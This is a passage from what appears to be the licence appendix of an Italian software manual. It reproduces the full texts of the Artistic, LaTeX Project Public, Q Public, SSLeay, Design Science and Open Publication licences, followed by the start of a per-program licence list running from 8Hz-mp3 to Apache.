as a Modified Version of the Document, provided no compilation copyright is claimed for the compilation. Such a compilation is called an "aggregate", and this License does not apply to the other self-contained works thus compiled with the Document, on account of their being thus compiled, if they are not themselves derivative works of the Document.

If the Cover Text requirement of section 3 is applicable to these copies of the Document, then if the Document is less than one quarter of the entire aggregate, the Document's Cover Texts may be placed on covers that surround only the Document within the aggregate. Otherwise they must appear on covers around the whole aggregate.

8. TRANSLATION

Translation is considered a kind of modification, so you may distribute translations of the Document under the terms of section 4. Replacing Invariant Sections with translations requires special permission from their copyright holders, but you may include translations of some or all Invariant Sections in addition to the original versions of these Invariant Sections. You may include a translation of this License provided that you also include the original English version of this License. In case of a disagreement between the translation and the original English version of this License, the original English version will prevail.

9. TERMINATION

You may not copy, modify, sublicense, or distribute the Document except as expressly provided for under this License. Any other attempt to copy, modify, sublicense or distribute the Document is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

10. FUTURE REVISIONS OF THIS LICENSE

The Free Software Foundation may publish new, revised versions of the GNU Free Documentation License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns. See http://www.gnu.org/copyleft/.

Each version of the License is given a distinguishing version number. If the Document specifies that a particular numbered version of this License "or any later version" applies to it, you have the option of following the terms and conditions either of that specified version or of any later version that has been published (not as a draft) by the Free Software Foundation. If the Document does not specify a version number of this License, you may choose any version ever published (not as a draft) by the Free Software Foundation.

How to use this License for your documents

To use this License in a document you have written, include a copy of the License in the document and put the following copyright and license notices just after the title page:

```
Copyright (c)  YEAR  YOUR NAME.
Permission is granted to copy, distribute and/or modify this document
under the terms of the GNU Free Documentation License, Version 1.1
or any later version published by the Free Software Foundation;
with the Invariant Sections being LIST THEIR TITLES, with the
Front-Cover Texts being LIST, and with the Back-Cover Texts being LIST.
A copy of the license is included in the section entitled "GNU
Free Documentation License".
```

If you have no Invariant Sections, write "with no Invariant Sections" instead of saying which ones are invariant. If you have no Front-Cover Texts, write "no Front-Cover Texts" instead of "Front-Cover Texts being LIST"; likewise for Back-Cover Texts.

If your document contains nontrivial examples of program code, we recommend releasing these examples in parallel under your choice of free software license, such as the GNU General Public

License, to permit their use in free software.

Licenza Artistic

non modificabile

The "Artistic License"

Preamble

The intent of this document is to state the conditions under which a Package may be copied, such that the Copyright Holder maintains some semblance of artistic control over the development of the package, while giving the users of the package the right to use and distribute the Package in a more-or-less customary fashion, plus the right to make reasonable modifications.

Definitions:

"Package" refers to the collection of files distributed by the Copyright Holder, and derivatives of that collection of files created through textual modification.

"Standard Version" refers to such a Package if it has not been modified, or has been modified in accordance with the wishes of the Copyright Holder as specified below.

"Copyright Holder" is whoever is named in the copyright or copyrights for the package.

"You" is you, if you're thinking about copying or distributing this Package.

"Reasonable copying fee" is whatever you can justify on the basis of media cost, duplication charges, time of people involved, and so on. (You will not be required to justify it to the Copyright Holder, but only to the computing community at large as a market that must bear the fee.)

"Freely Available" means that no fee is charged for the item itself, though there may be fees involved in handling the item. It also means that recipients of the item may redistribute it under the same conditions they received it.

---

1. You may make and give away verbatim copies of the source form of the Standard Version of this Package without restriction, provided that you duplicate all of the original copyright notices and associated disclaimers.

2. You may apply bug fixes, portability fixes and other modifications derived from the Public Domain or from the Copyright Holder. A Package modified in such a way shall still be considered the Standard Version.

3. You may otherwise modify your copy of this Package in any way, provided that you insert a prominent notice in each changed file stating how and when you changed that file, and provided that you do at least ONE of the following:

a) place your modifications in the Public Domain or otherwise make them Freely Available, such as by posting said modifications to Usenet or an equivalent medium, or placing the modifications on a major archive site such as uunet.uu.net, or by allowing the Copyright Holder to include your modifications in the Standard Version of the Package.

b) use the modified Package only within your corporation or organization.

c) rename any non-standard executables so the names do not conflict with standard executables, which must also be provided, and provide a separate manual page for each non-standard executable that clearly documents how it differs from the Standard Version.

d) make other distribution arrangements with the Copyright Holder.

4. You may distribute the programs of this Package in object code or executable form, provided that you do at least ONE of the following:

a) distribute a Standard Version of the executables and library files, together with instructions (in the manual page or equivalent) on where to get the Standard Version.

b) accompany the distribution with the machine-readable source of the Package with your modifications.

c) give non-standard executables non-standard names, and clearly document the differences in manual pages (or equivalent), together with instructions on where to get the Standard Version.

d) make other distribution arrangements with the Copyright Holder.

5. You may charge a reasonable copying fee for any distribution of this Package. You may charge any fee you choose for support of this Package. You may not charge a fee for this Package itself. However, you may distribute this Package in aggregate with other (possibly commercial) programs as part of a larger (possibly commercial) software distribution provided that you do not advertise this Package as a product of your own. You may embed this Package's interpreter within an executable of yours (by linking); this shall be construed as a mere form of aggregation, provided that the complete Standard Version of the interpreter is so embedded.

6. The scripts and library files supplied as input to or produced as output from the programs of this Package do not automatically fall under the copyright of this Package, but belong to whomever generated them, and may be sold commercially, and may be aggregated with this Package. If such scripts or library files are aggregated with this Package via the so-called "undump" or "unexec" methods of producing a binary executable image, then distribution of such an image shall neither be construed as a distribution of this Package nor shall it fall under the restrictions of Paragraphs 3 and 4, provided that you do not represent such an executable image as a Standard Version of this Package.

7. C subroutines (or comparably compiled subroutines in other languages) supplied by you and linked into this Package in order to emulate subroutines and variables of the language defined by this Package shall not be considered part of this Package, but are the equivalent of input as in Paragraph 6, provided these subroutines do not change the language in any way that would cause it to fail the regression tests for the language.

8. Aggregation of this Package with a commercial distribution is always permitted provided that the use of this Package is embedded; that is, when no overt attempt is made to make this Package's interfaces visible to the end user of the commercial distribution. Such use shall not be construed as a distribution of this Package.

9. The name of the Copyright Holder may not be used to endorse or promote products derived from this software without specific prior written permission.

10. THIS PACKAGE IS PROVIDED "AS IS" AND WITHOUT ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, WITHOUT LIMITATION, THE IMPLIED WARRANTIES OF MERCHANTIBILITY AND FITNESS FOR A PARTICULAR PURPOSE.

The End

Chapter 407

Licenza UCB BSD

non modificabile

Licenza MIT

non modificabile

Licenza LPPL

non modificabile

LaTeX Project Public License

LPPL Version 1.0 1999-03-01

Preamble

The LaTeX Project Public License (LPPL) is the license under which the base LaTeX distribution is distributed. As described below you may use this licence for any software that you wish to distribute.

It may be particularly suitable if your software is TeX related (such as a LaTeX package file) but it may be used for any software, even if it is unrelated to TeX.

To use this license, the files of your distribution should have an explicit copyright notice giving your name and the year, together with a reference to this license.

A typical example would be

```
%% pig.sty
%% Copyright 2001 M. Y. Name

% This program can redistributed and/or modified under the terms
% of the LaTeX Project Public License Distributed from CTAN
% archives in directory macros/latex/base/lppl.txt; either
% version 1 of the License, or (at your option) any later version.
```

Given such a notice in the file, the conditions of this document would apply, with:

‘The Program’ referring to the software ‘pig.sty’ and ‘The Copyright Holder’ referring to the person ‘M. Y. Name’.

To see a real example, see the file legal.txt which carries the copyright notice for the base latex distribution.

This license gives terms under which files of The Program may be distributed and modified. Individual files may have specific further constraints on modification, but no file should have restrictions on distribution other than those specified below.
This is to ensure that a distributor wishing to distribute a complete unmodified copy of The Program need only check the conditions in this file, and does not need to check every file in The Program for extra restrictions. If you do need to modify the distribution terms of some files, do not refer to this license, instead distribute The Program under a different license. You may use the parts of the text of LPPL as a model for your own license, but your license should not directly refer to the LPPL or otherwise give the impression that The Program is distributed under the LPPL.

The LaTeX Project Public License

Terms And Conditions For Copying, Distribution And Modification

WARRANTY

There is no warranty for The Program, to the extent permitted by applicable law. Except when otherwise stated in writing, The Copyright Holder provides The Program 'as is' without warranty of any kind, either expressed or implied, including, but not limited to, the implied warranties of merchantability and fitness for a particular purpose. The entire risk as to the quality and performance of the program is with you. Should The Program prove defective, you assume the cost of all necessary servicing, repair or correction.

In no event unless required by applicable law or agreed to in writing will The Copyright Holder, or any of the individual authors named in the source for The Program, be liable to you for damages, including any general, special, incidental or consequential damages arising out of any use of The Program or out of inability to use The Program (including but not limited to loss of data or data being rendered inaccurate or losses sustained by you or by third parties as a result of a failure of The Program to operate with any other programs), even if such holder or other party has been advised of the possibility of such damages.

DISTRIBUTION

Redistribution of unchanged files is allowed provided that all files that make up the distribution of The Program are distributed. In particular this means that The Program has to be distributed including its documentation if documentation was part of the original distribution.

The distribution of The Program will contain a prominent file listing all the files covered by this license.

If you receive only some of these files from someone, complain!

The distribution of changed versions of certain files included in the The Program, and the reuse of code from The Program, are allowed under the following restrictions:

- It is allowed only if the legal notice in the file does not expressly forbid it. See note below, under "Conditions on individual files".
- You rename the file before you make any changes to it, unless the file explicitly says that renaming is not required. Any such changed files must be distributed under a license that forbids distribution of those files, and any files derived from them, under the names used by the original files in the distribution of The Program.
- You change any 'identification string' in The Program to clearly indicate that the file is not part of the standard system.
- If The Program includes an 'error report address' so that errors may be reported to The Copyright Holder, or other specified addresses, this address must be changed in any modified versions of The Program, so that reports for files not maintained by the original program maintainers are directed to the maintainers of the changed files
- You acknowledge the source and authorship of the original version in the modified file.
- You also distribute the unmodified version of the file or alternatively provide sufficient information so that the user of your modified file can be reasonably expected to be able to obtain an original, unmodified copy of The Program. For example, you may specify a URL to a site that you expect will freely provide the user with a copy of The Program (either the version on which your modification is based, or perhaps a later version).
- If The Program is intended to be used with, or is based on, LaTeX, then files with the following file extensions which have special meaning in LaTeX Software, have special modification rules under the license:
  - Files with extension '.ins' (installation files): these files may not be modified at all because they contain the legal notices that are placed in the generated files.

- Files with extension '.fd' (LaTeX font definitions files): these files are allowed to be modified without changing the name, but only to enable use of all available fonts and to prevent attempts to access unavailable fonts. However, modified files are not allowed to be distributed in place of original files.
- Files with extension '.cfg' (configuration files): these files can be created or modified to enable easy configuration of the system. The documentation in cfgguide.tex in the base LaTeX distribution describes when it makes sense to modify or generate such files.

The above restrictions are not intended to prohibit, and hence do not apply to, the updating, by any method, of a file so that it becomes identical to the latest version of that file in The Program.

NOTES

We believe that these requirements give you the freedom you to make modifications that conform with whatever technical specifications you wish, whilst maintaining the availability, integrity and reliability of The Program. If you do not see how to achieve your goal whilst adhering to these requirements then read the document cfgguide.tex in the base LaTeX distribution for suggestions.

Because of the portability and exchangeability aspects of systems like LaTeX, The LaTeX3 Project deprecates the distribution of non-standard versions of components of LaTeX or of generally available contributed code for them but such distributions are permitted under the above restrictions.

The document modguide.tex in the base LaTeX distribution details the reasons for the legal requirements detailed above. Even if The Program is unrelated to LaTeX, the argument in modguide.tex may still apply, and should be read before a modified version of The Program is distributed.

Conditions on individual files

The individual files may bear additional conditions which supersede the general conditions on distribution and modification contained in this file. If there are any such files, the distribution of The Program will contain a prominent file that lists all the exceptional files.

Typical examples of files with more restrictive modification conditions would be files that contain the text of copyright notices.

- The conditions on individual files differ only in the extent of **modification** that is allowed.
- The conditions on **distribution** are the same for all the files. Thus a (re)distributor of a complete, unchanged copy of The Program need meet only the conditions in this file; it is not necessary to check the header of every file in the distribution to check that a distribution meets these requirements.

Licenza QPL

non modificabile

THE Q PUBLIC LICENSE

version 1.0

The intent of this license is to establish freedom to share and change the software regulated by this license under the open source model.

This license applies to any software containing a notice placed by the copyright holder saying that it may be distributed under the terms of the Q Public License version 1.0. Such software is herein referred to as the Software. This license covers modification and distribution of the Software, use of third-party application programs based on the Software, and development of free software which uses the Software.

Granted Rights

1. You are granted the non-exclusive rights set forth in this license provided you agree to and comply with any and all conditions in this license. Whole or partial distribution of the Software, or software items that link with the Software, in any form signifies acceptance of this license.

2. You may copy and distribute the Software in unmodified form provided that the entire package, including - but not restricted to - copyright, trademark notices and disclaimers, as released by the initial developer of the Software, is distributed.

3. You may make modifications to the Software and distribute your modifications, in a form that is separate from the Software, such as patches. The following restrictions apply to modifications:

a. Modifications must not alter or remove any copyright notices in the Software.

b. When modifications to the Software are released under this license, a non-exclusive royalty-free right is granted to the initial developer of the Software to distribute your modification in future versions of the Software provided such versions remain available under these terms in addition to any other license(s) of the initial developer.

4. You may distribute machine-executable forms of the Software or machine-executable forms of modified versions of the Software, provided that you meet these restrictions:

a. You must include this license document in the distribution.

b. You must ensure that all recipients of the machine-executable forms are also able to receive the complete machine-readable source code to the distributed Software, including all modifications, without any charge beyond the costs of data transfer, and place prominent notices in the distribution explaining this.

c. You must ensure that all modifications included in the machine-executable forms are available under the terms of this license.

5. You may use the original or modified versions of the Software to compile, link and run application programs legally developed by you or by others.

6. You may develop application programs, reusable components and other software items that link with the original or modified versions of the Software. These items, when distributed, are subject to the following requirements:

a. You must ensure that all recipients of machine-executable forms of these items are also able to receive and use the complete machine-readable source code to the items without any charge beyond the costs of data transfer.

b. You must explicitly license all recipients of your items to use and re-distribute original and modified versions of the items in both machine-executable and source code forms. The recipients must be able to do so without any charges whatsoever, and they must be able to re-distribute to anyone they choose.

c. If the items are not available to the general public, and the initial developer of the Software requests a copy of the items, then you must supply one.

Limitations of Liability

In no event shall the initial developers or copyright holders be liable for any damages whatsoever, including - but not restricted to - lost revenue or profits or other direct, indirect, special, incidental or consequential damages, even if they have been advised of the possibility of such damages, except to the extent invariable law, if any, provides otherwise.

No Warranty

The Software and this license document are provided AS IS with NO WARRANTY OF ANY KIND, INCLUDING THE WARRANTY OF DESIGN, MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE.

Choice of Law

This license is governed by the Laws of Norway. Disputes shall be settled by Oslo City Court.

Licenza SSLeay

non modificabile

Copyright (C) 1995-1998 Eric Young (eay@cryptsoft.com) All rights reserved.

This package is an SSL implementation written by Eric Young (eay@cryptsoft.com). The implementation was written so as to conform with Netscapes SSL.

This library is free for commercial and non-commercial use as long as the following conditions are aheared to. The following conditions apply to all code found in this distribution, be it the RC4, RSA, lhash, DES, etc., code; not just the SSL code. The SSL documentation included with this distribution is covered by the same copyright terms except that the holder is Tim Hudson (tjh@cryptsoft.com).

Copyright remains Eric Young's, and as such any Copyright notices in the code are not to be removed. If this package is used in a product, Eric Young should be given attribution as the author of the parts of the library used. This can be in the form of a textual message at program startup or in documentation (online or textual) provided with the package.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain the copyright notice, this list of conditions and the following disclaimer.

2. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

3. All advertising materials mentioning features or use of this software must display the following acknowledgement: "This product includes cryptographic software written by Eric Young (eay@cryptsoft.com)"

The word 'cryptographic' can be left out if the rouines from the library being used are not cryptographic related :-).

4. If you include any Windows specific code (or a derivative thereof) from the apps directory (application code) you must include an acknowledgement: "This product includes software written by Tim Hudson (tjh@cryptsoft.com)"

THIS SOFTWARE IS PROVIDED BY ERIC YOUNG ‘‘AS IS’’ AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

The licence and distribution terms for any publically available version or derivative of this code cannot be changed. i.e. this code cannot simply be copied and put under another distribution licence [including the GNU Public Licence.]

Licenza DSL

non modificabile

Testo originale: <*http://dsl.org/copyleft/dsl.txt*>

DESIGN SCIENCE LICENSE

TERMS AND CONDITIONS FOR COPYING, DISTRIBUTION AND MODIFICATION

0. PREAMBLE.

Copyright law gives certain exclusive rights to the author of a work, including the rights to copy, modify and distribute the work (the "reproductive," "adaptative," and "distribution" rights).

The idea of "copyleft" is to willfully revoke the exclusivity of those rights under certain terms and conditions, so that anyone can copy and distribute the work or properly attributed derivative works, while all copies remain under the same terms and conditions as the original.

The intent of this license is to be a general "copyleft" that can be applied to any kind of work that has protection under copyright. This license states those certain conditions under which a work published under its terms may be copied, distributed, and modified.

Whereas "design science" is a strategy for the development of artifacts as a way to reform the environment (not people) and subsequently improve the universal standard of living, this Design Science License was written and deployed as a strategy for promoting the progress of science and art through reform of the environment.

1. DEFINITIONS.

"License" shall mean this Design Science License. The License applies to any work which contains a notice placed by the work's copyright holder stating that it is published under the terms of this Design Science License.

"Work" shall mean such an aforementioned work. The License also applies to the output of the Work, only if said output constitutes a "derivative work" of the licensed Work as defined by copyright law.

"Object Form" shall mean an executable or performable form of the Work, being an embodiment of the Work in some tangible medium.

"Source Data" shall mean the origin of the Object Form, being the entire, machine-readable, preferred form of the Work for copying and for human modification (usually the language, encoding or format in which composed or recorded by the Author); plus any accompanying files, scripts or other data necessary for installation, configuration or compilation of the Work.

(Examples of "Source Data" include, but are not limited to, the following: if the Work is an image file composed and edited in PNG format, then the original PNG source file is the Source Data; if the Work is an MPEG 1.0 layer 3 digital audio recording made from a WAV format audio file recording of an analog source, then the original WAV file is the Source Data; if the Work was composed as an unformatted plaintext file, then that file is the Source Data; if the Work was composed in LaTeX, the LaTeX file(s) and any image files and/or custom macros necessary for compilation constitute the Source Data.)

"Author" shall mean the copyright holder(s) of the Work.

The individual licensees are referred to as "you."

2. RIGHTS AND COPYRIGHT.

The Work is copyrighted by the Author. All rights to the Work are reserved by the Author, except as specifically described below. This License describes the terms and conditions under which the Author permits you to copy, distribute and modify copies of the Work.

In addition, you may refer to the Work, talk about it, and (as dictated by "fair use") quote from it, just as you would any copyrighted material under copyright law.

Your right to operate, perform, read or otherwise interpret and/or execute the Work is unrestricted; however, you do so at your own risk, because the Work comes WITHOUT ANY WARRANTY -- see Section 7 ("NO WARRANTY") below.

3. COPYING AND DISTRIBUTION.

Permission is granted to distribute, publish or otherwise present verbatim copies of the entire Source Data of the Work, in any medium, provided that full copyright notice and disclaimer of warranty, where applicable, is conspicuously published on all copies, and a copy of this License is distributed along with the Work.

Permission is granted to distribute, publish or otherwise present copies of the Object Form of the Work, in any medium, under the terms for distribution of Source Data above and also provided that one of the following additional conditions are met:

(a) The Source Data is included in the same distribution, distributed under the terms of this License; or

(b) A written offer is included with the distribution, valid for at least three years or for as long as the distribution is in print (whichever is longer), with a publicly-accessible address (such as a URL on the Internet) where, for a charge not greater than transportation and media costs, anyone may receive a copy of the Source Data of the Work distributed according to the section above; or

(c) A third party’s written offer for obtaining the Source Data at no cost, as described in paragraph (b) above, is included with the distribution. This option is valid only if you are a non-commercial party, and only if you received the Object Form of the Work along with such an offer.

You may copy and distribute the Work either gratis or for a fee, and if desired, you may offer warranty protection for the Work.

The aggregation of the Work with other works that are not based on the Work -- such as but not limited to inclusion in a publication, broadcast, compilation, or other media -- does not bring the other works in the scope of the License; nor does such aggregation void the terms of the License for the Work.

4. MODIFICATION.

Permission is granted to modify or sample from a copy of the Work, producing a derivative work, and to distribute the derivative work under the terms described in the section for distribution above, provided that the following terms are met:

(a) The new, derivative work is published under the terms of this License.

(b) The derivative work is given a new name, so that its name or title cannot be confused with the Work, or with a version of the Work, in any way.

(c) Appropriate authorship credit is given: for the differences between the Work and the new derivative work, authorship is attributed to you, while the material sampled or used from the

Work remains attributed to the original Author; appropriate notice must be included with the new work indicating the nature and the dates of any modifications of the Work made by you.

5. NO RESTRICTIONS.

You may not impose any further restrictions on the Work or any of its derivative works beyond those restrictions described in this License.

6. ACCEPTANCE.

Copying, distributing or modifying the Work (including but not limited to sampling from the Work in a new work) indicates acceptance of these terms. If you do not follow the terms of this License, any rights granted to you by the License are null and void. The copying, distribution or modification of the Work outside of the terms described in this License is expressly prohibited by law.

If for any reason, conditions are imposed on you that forbid you to fulfill the conditions of this License, you may not copy, distribute or modify the Work at all.

If any part of this License is found to be in conflict with the law, that part shall be interpreted in its broadest meaning consistent with the law, and no other parts of the License shall be affected.

7. NO WARRANTY.

THE WORK IS PROVIDED "AS IS," AND COMES WITH ABSOLUTELY NO WARRANTY, EXPRESS OR IMPLIED, TO THE EXTENT PERMITTED BY APPLICABLE LAW, INCLUDING BUT NOT LIMITED TO THE IMPLIED WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE.

8. DISCLAIMER OF LIABILITY.

IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS WORK, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

END OF TERMS AND CONDITIONS

Chapter 413

Licenza Open publication license

non modificabile

Testo originale: <*http://www.opencontent.org/openpub/*>[1]

Open Publication License
Draft v1.0, 8 June 1999 (text version)

I. REQUIREMENTS ON BOTH UNMODIFIED AND MODIFIED VERSIONS

The Open Publication works may be reproduced and distributed in whole or in part, in any medium physical or electronic, provided that the terms of this license are adhered to, and that this license or an incorporation of it by reference (with any options elected by the author(s) and/or publisher) is displayed in the reproduction.

Proper form for an incorporation by reference is as follows:

```
Copyright (c) <year> by <author’s name or designee>. This material may be
distributed only subject to the terms and conditions set forth in the Open
Publication License, vX.Y or later (the latest version is presently
available at http://www.opencontent.org/openpub/).
```

The reference must be immediately followed with any options elected by the author(s) and/or publisher of the document (see section VI).

Commercial redistribution of Open Publication-licensed material is permitted.

Any publication in standard (paper) book form shall require the citation of the original publisher and author. The publisher and author’s names shall appear on all outer surfaces of the book. On all outer surfaces of the book the original publisher’s name shall be as large as the title of the work and cited as possessive with respect to the title.

II. COPYRIGHT

The copyright to each Open Publication is owned by its author(s) or designee.

III. SCOPE OF LICENSE

The following license terms apply to all Open Publication works, unless otherwise explicitly stated in the document.

Mere aggregation of Open Publication works or a portion of an Open Publication work with other works or programs on the same media shall not cause this license to apply to those other works. The aggregate work shall contain a notice specifying the inclusion of the Open Publication material and appropriate copyright notice.

SEVERABILITY. If any part of this license is found to be unenforceable in any jurisdiction, the remaining portions of the license remain in force.

NO WARRANTY. Open Publication works are licensed and provided "as is" without warranty of any kind, express or implied, including, but not limited to, the implied warranties of merchantability and fitness for a particular purpose or a warranty of non-infringement.

IV. REQUIREMENTS ON MODIFIED WORKS

All modified versions of documents covered by this license, including translations, anthologies, compilations and partial documents, must meet the following requirements:

[1] Si osservi che la sigla «OPL» può essere confusa per un’altra licenza, pertanto è preferibile non usarla.

1. The modified version must be labeled as such.

2. The person making the modifications must be identified and the modifications dated.

3. Acknowledgement of the original author and publisher if applicable must be retained according to normal academic citation practices.

4. The location of the original unmodified document must be identified.

5. The original author's (or authors') name(s) may not be used to assert or imply endorsement of the resulting document without the original author's (or authors') permission.

V. GOOD-PRACTICE RECOMMENDATIONS

In addition to the requirements of this license, it is requested from and strongly recommended of redistributors that:

1. If you are distributing Open Publication works on hardcopy or CD-ROM, you provide email notification to the authors of your intent to redistribute at least thirty days before your manuscript or media freeze, to give the authors time to provide updated documents. This notification should describe modifications, if any, made to the document.

2. All substantive modifications (including deletions) be either clearly marked up in the document or else described in an attachment to the document.

3. Finally, while it is not mandatory under this license, it is considered good form to offer a free copy of any hardcopy and CD-ROM expression of an Open Publication-licensed work to its author(s).

VI. LICENSE OPTIONS

The author(s) and/or publisher of an Open Publication-licensed document may elect certain options by appending language to the reference to or copy of the license. These options are considered part of the license instance and must be included with the license (or its incorporation by reference) in derived works.

A. To prohibit distribution of substantively modified versions without the explicit permission of the author(s). "Substantive modification" is defined as a change to the semantic content of the document, and excludes mere changes in format or typographical corrections.

To accomplish this, add the phrase 'Distribution of substantively modified versions of this document is prohibited without the explicit permission of the copyright holder.' to the license reference or copy.

B. To prohibit any publication of this work or derivative works in whole or in part in standard (paper) book form for commercial purposes is prohibited unless prior permission is obtained from the copyright holder.

To accomplish this, add the phrase 'Distribution of the work or derivative of the work in any standard (paper) book form is prohibited unless prior permission is obtained from the copyright holder.' to the license reference or copy.

OPEN PUBLICATION POLICY APPENDIX:

(This is not considered part of the license.)

Open Publication works are available in source format via the Open Publication home page at http://works.opencontent.org/.

Open Publication authors who want to include their own license on Open Publication works may do so, as long as their terms are not more restrictive than the Open Publication license.

If you have questions about the Open Publication License, please contact David Wiley, and/or the Open Publication Authors' List at opal@opencontent.org, via email.

To subscribe to the Open Publication Authors' List: Send E-mail to opal-request@opencontent.org with the word "subscribe" in the body.

To post to the Open Publication Authors' List: Send E-mail to opal@opencontent.org or simply reply to a previous post.

To unsubscribe from the Open Publication Authors' List: Send E-mail to opal-request@opencontent.org with the word "unsubscribe" in the body.

Licenze e altri dettagli sul software citato

Di seguito viene elencato parte del software citato nell'opera, assieme all'indicazione di ciò che si conosce in riferimento alla licenza relativa. In particolare, in presenza di una licenza specifica, ne viene allegato il testo.

> Queste informazioni sono soggette a cambiare nel tempo, per cui ciò che appare qui va considerato con prudenza, riservando di verificare l'esattezza di quanto riportato.

Con questa appendice si vuole fare comprendere l'importanza della licenza nel momento in cui si sceglie un software rispetto a un altro simile, soprattutto in presenza di licenze particolari che alle volte possono risultare di difficile interpretazione. In questo contesto non si vuole esprimere un giudizio su questa o quella licenza, piuttosto si vuole insistere sulla necessità di comprendere quali sono effettivamente le facoltà e le limitazioni legali di ogni applicativo.

8Hz-mp3, 4383

This software is the result of the experimenting we've done with the original ISO sources, the primary goal of which was for us to learn.

These software programs are available to the user without any license fee or royalty on an "as is" basis.

We disclaim all warranties and fitness for a particular purpose, in short "use at your own risk".

In no event we will accept liability for any incidental, punitive, or consequential damages of any kind whatsoever arising from the use of this program.

We do not represent or warrant that the programs furnished hereunder are free of infringement or any third-party patents, copyrights or trade secrets.

A2ps, 950

GNU GPL

ABC-nslookup, 4115, 2211

UCB BSD

AbiWord, 1173, 4599

GPL

Acua, 4386

GNU GPL

AE, 885

Copyright 1993, 1993 by Anthony Howe. All rights reserved. No warranty.

The Author, Anthony Howe, has placed all versions prior to April 1993 of Anthony's Editor, hereon refered to as AE, into the Public Domain. All subsequent releases of AE, starting from April 1993, to the present date, will be subject to Copyright and this License Agreement.

This License Agreement is similar, but not identical, to the GNU Public License Agreement.

COPYING POLICES

1. You may use, copy, and distribute verbatim copies of AE source code as you received it, in any medium, provided that you:

a) retain in each file of the distribution and the generated executables, a valid Copyright notice "Copyright 1993, 1993 by Anthony Howe. All rights reserved." (or whatever years are appropriate); and

b) a notice stating the presence or lack of any warranty should also appear following the Copyright; and

c) provide any other recipients of this software a copy of this notice that explains the software's status; and

d) may charge a distribution fee for the physical act of transferring a copy.

2. You may modify your copy or copies of AE source code or any portion of it, and copy and distribute such modifications under the terms of Paragraph 1 above, provided that you also do the following:

a) cause the modified files to carry prominent notices stating that you changed the files and the date of any change; and

b) cause the whole of any work that you distribute or publish, that in whole or in part contains or is a derivative of AE or any part thereof, to be licensed at no charge to all third parties on terms identical to those contained in this License Agreement; and

c) you may at your option offer warranty protection in exchange for a fee.

3. You may use, copy, and distribute AE in object or executable form under the terms of Paragraphs 1 and 2 above provided that you also do one of the following:

a) accompany it with the complete corresponding machine- readable source code, which must be distributed under the terms of Paragraphs 1 and 2 above; or

b) accompany it with a written offer, valid for at least three (3) years, to give any third party free (except for nominal shipping charge) a complete machine-readable copy of the corresponding source to be distributed under the terms of Paragraphs 1 and 2 above; or

c) accompany it with the information you received as to where the corresponding source code may be obtained. (This alternative is allowed only for noncommercial distribution and only if you received the program in object code or executable form alone.)

4. You may not copy, sublicense, distribute, or transfer AE except as expressly provided under this License Agreement. Any attempt otherwise to copy, sublicense, distribute, or transfer AE is void and your rights to use AE under this License Agreement shall be automatically terminated. However, parties who have received computer software programs from you with this License Agreement will not have their licenses terminated so long as such parties remain in full compliance.

5. You may incorporate parts of AE into other programs whose distribution conditions are different provided both source code and documentation acknowledge the contributions made by the Author with a notice "Portions of this code derivied from Anthony's Editor. Copyright 1993, 1993 by Anthony Howe." (or whatever years are appropriate).

6. Mere aggregation of other unrelated programs with this program (or its derivative) on a volume of a storage or distribution medium (such as archive collections) does not bring the other programs under the scope of these terms.

NO WARRANTY

Because AE is licensed free of charge, we provide absolutely no warranty, to the extent permitted by applicable state law. Except when otherwise stated in writing, the Author and/or other parties provide AE "as is" without warranty of any kind, either expressed or implied, including, but not limited to, the implied warranties of merchantability and fitness

for a particular purpose. The entire risk as to the quality and performance of the program is with you. Should the AE program prove defective, you assume the cost of all necessary servicing, repair, or correction.

In no event unless required by applicable law will the Author and/or any other party who may modify and redistribute AE as permitted above, be liable to you for damages, including any lost profits, lost monies, or other special, incidental or consequential damages arising out of the use or inability to use (including but not limited to loss of data or data being rendered inaccurate or losses sustained by third parties or a failure of the program to operate with programs not distributed by the Author) the program, even if you have been advised of the possibility of such damages, or for any claim by any other party.

Agetty, 498

non specifica alcuna condizione, tuttavia viene indicato come «distribuibile liberamente»

AIDE, 2064

GNU GPL

Alml, 2930

GNU GPL

Anacron, 419

GNU GPL

Antiword, 3874, 4599

GPL

Apache, 1709

Copyright (c) 1995-1999 The Apache Group. All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

2. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

